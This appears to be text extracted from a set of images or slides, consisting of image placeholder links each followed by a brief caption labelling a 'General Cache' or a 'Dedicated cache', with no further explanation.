
General Cache




General Cache




Dedicated cache




Dedicated cache



Dedicated cache

